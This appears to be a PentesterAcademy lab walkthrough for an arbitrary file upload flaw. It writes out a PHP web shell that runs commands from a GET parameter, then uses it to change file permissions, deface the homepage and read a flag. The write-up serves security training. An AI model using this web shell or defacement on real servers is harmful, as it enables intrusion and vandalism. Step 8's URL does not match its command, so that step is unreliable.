
ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Nginx VI
URL	https://www.attackdefense.com/challengedetails?cid=212
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server has not been properly secured against arbitrary file upload and execution vulnerability.

Objective: Your objective is to deface the homepage with a custom message and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/



Step 2: Create a simple web shell.


Save the below given php script as shell.php

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.php
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

Step 3: Upload the webshell to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script



URL: http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php

No output is returned since the cmd parameter was not passed.

Step 5: Execute system commands through “cmd” GET parameter.

Command: whoami

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=whoami


Step 6: Enumerate files stored on the web server.

Command: pwd

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=pwd

Command: ls -l /var/www/html/

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20var/www/html/



The location of flag file is revealed. The “index.php” file does not have write permission on it. However the file is owned by www-data user and therefore the file permission can be modified with the current user.


Step 7: Change the permission of “index.php” file.

Command: chmod 777 /var/www/html/index.php

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=chmod%20777%20/var/www/html/index.php

Command: ls -l /var/www/html/


URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/



Step 8: Deface the homepage of the web application with custom message


Command: echo 'hacked' > /app/index.php

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=chmod%20777%20/var/www/html/index.php



Step 9: Navigate to the homepage of the web application and the custom message will be displayed


URL: http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/



Step 10: Access the php web shell and check the file permission of the flag file.

Command: ls -l /var/www/html/

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/




There is no read permission on the “a8e6b2dfb3c-flag” file. But since the file is owned by www-data user, the file permission can be modified with the current user.

Step 11: Change the permission of “a8e6b2dfb3c-flag” file.


Command: chmod 777 /var/www/html/a8e6b2dfb3c-flag

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=chmod%20777%20/var/www/html/a8e6b2dfb3c-flag



Command: ls -l /var/www/html


URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=ls%20-l%20/var/www/html/



Step 12: Retrieve the flag

Command: cat /var/www/html/a8e6b2dfb3c-flag

URL:
http://sgajx8leb6ymgtsul5rmze972.public1.attackdefenselabs.com/uploads/shell.php?cmd=cat%20/var/www/html/a8e6b2dfb3c-flag



Flag: cafe2421236a9a52c91d78377326418f

References:

1. Nginx (https://www.nginx.com/)